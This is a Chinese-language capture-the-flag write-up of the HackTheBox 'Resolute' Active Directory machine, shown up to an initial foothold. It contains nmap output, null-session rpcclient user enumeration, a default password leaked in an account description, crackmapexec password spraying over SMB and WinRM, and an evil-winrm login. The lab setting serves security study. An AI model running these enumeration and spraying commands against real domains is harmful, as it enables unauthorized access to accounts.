
Resolute(AD), rpcclient(445Port)、DnsAdmins(提權)

```
└─# nmap -sCV -
p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,496
66 -A 10.10.10.169
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 20:46 PDT
Nmap scan report for 10.10.10.169
Host is up (0.30s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-
10-30 03:53:12Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
(workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2016 (96%), Microsoft
Windows Server 2016 build 10586 - 14393 (95%), Microsoft Windows Server 2012
```

```
or Server 2012 R2 (93%), Microsoft Windows 10 1507 (93%), Microsoft Windows
10 1507 - 1607 (93%), Microsoft Windows Server 2012 (93%), Microsoft Windows
Server 2012 R2 Update 1 (93%), Microsoft Windows 7, Windows Server 2012, or
Windows 8.1 Update 1 (93%), Microsoft Windows Vista SP1 - SP2, Windows
Server 2008 SP2, or Windows 7 (93%), Microsoft Windows Server 2012 R2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard
6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2024-10-29T20:54:09-07:00
| smb2-time:
|   date: 2024-10-30T03:54:08
|_  start_date: 2024-10-30T03:25:25
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 2h27m00s, deviation: 4h02m30s, median: 6m59s

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   396.95 ms 10.10.14.1
2   397.10 ms 10.10.10.169

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.57 seconds
```


SMB(失敗)：139、445 Port



```
┌──(root㉿kali)-[~]
└─# smbclient -L 10.10.10.169
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.169 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[~]
└─# smbmap -H 10.10.10.169

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
  SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authentidated session(s)
```

發現445Port也可以`rpcclient`


參考：https://book.hacktricks.xyz/cn/network-services-pentesting/pentesting-smb#huo-qu-xin-xi



```
┌──(root㉿kali)-[~]
└─# rpcclient -U "" -N 10.10.10.169
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[DefaultAccount] rid:[0×1f7]
user:[ryan] rid:[0×451]
user:[marko] rid:[0×457]
user:[sunita] rid:[0×19c9]
user:[abigail] rid:[0×19ca]
user:[marcus] rid:[0×19cb]
user:[sally] rid:[0×19cc]
user:[fred] rid:[0×19cd]
user:[angela] rid:[0×19ce]
user:[felicia] rid:[0×19cf]
user:[gustavo] rid:[0×19d0]
user:[ulf] rid:[0×19d1]
user:[stevie] rid:[0×19d2]
user:[claire] rid:[0×19d3]
user:[paulo] rid:[0×19d4]
user:[steve] rid:[0×19d5]
user:[annette] rid:[0×19d6]
user:[annika] rid:[0×19d7]
user:[per] rid:[0×19d8]
user:[claude] rid:[0×19d9]
user:[melanie] rid:[0×2775]
user:[zach] rid:[0×2776]
user:[simon] rid:[0×2777]
user:[naoki] rid:[0×2778]
rpcclient $> htlp
command not found: htlp
rpcclient $> help
──────────────          ──────────────────────
       UNIXINFO
       getpwuid          Get shell and homedir
       uidtosid          Convert uid to sid
──────────────          ──────────────────────
         MDSSVC
fetch_properties                Fetch connection properties
```

查看`querydispinfo`發現一組帳密：

```
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak
Desc: Account created. Password set to Welcome123!
```




```
rpcclient $> querydispinfo
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/doma
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
rpcclient $>
```

測試smb失敗…


將所有user整理並進行爆破看看(成功)

`melanie : Welcome123!`



```
└─# crackmapexec smb 10.10.10.169 -u username -p 'Welcome123!'
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (domain:megabank.local) (signing:True) (SMBv1
:True)
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\abigail:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\Administrator:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\angela:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annette:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annika:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claire:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claude:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\DefaultAccount:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\felicia:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\fred:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\Guest:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\gustavo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\krbtgt:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marcus:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marko:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [+] megabank.local\melanie:Welcome123!

┌──(root㉿kali)-[~]
└─# crackmapexec winrm 10.10.10.169 -u username -p 'Welcome123!'
SMB         10.10.10.169    5985   RESOLUTE         [*] Windows 10 / Server 2016 Build 14393 (name:RESOLUTE) (domain:megabank.local)
HTTP        10.10.10.169    5985   RESOLUTE         [*] http://10.10.10.169:5985/wsman
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\abigail:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\Administrator:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\angela:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\annette:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\annika:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\claire:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\claude:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\DefaultAccount:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\felicia:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\fred:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\Guest:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\gustavo:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\krbtgt:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\marcus:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\marko:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [+] megabank.local\melanie:Welcome123! (Pwn3d!)
```


登入成功



```
┌──(root㉿kali)-[/home/…/Desktop/tool/evil-winrm/bin]
└─# evil-winrm -i 10.10.10.169 -umelanie -p 'Welcome123!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\melanie\Documents> whoami
megabank\melanie
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

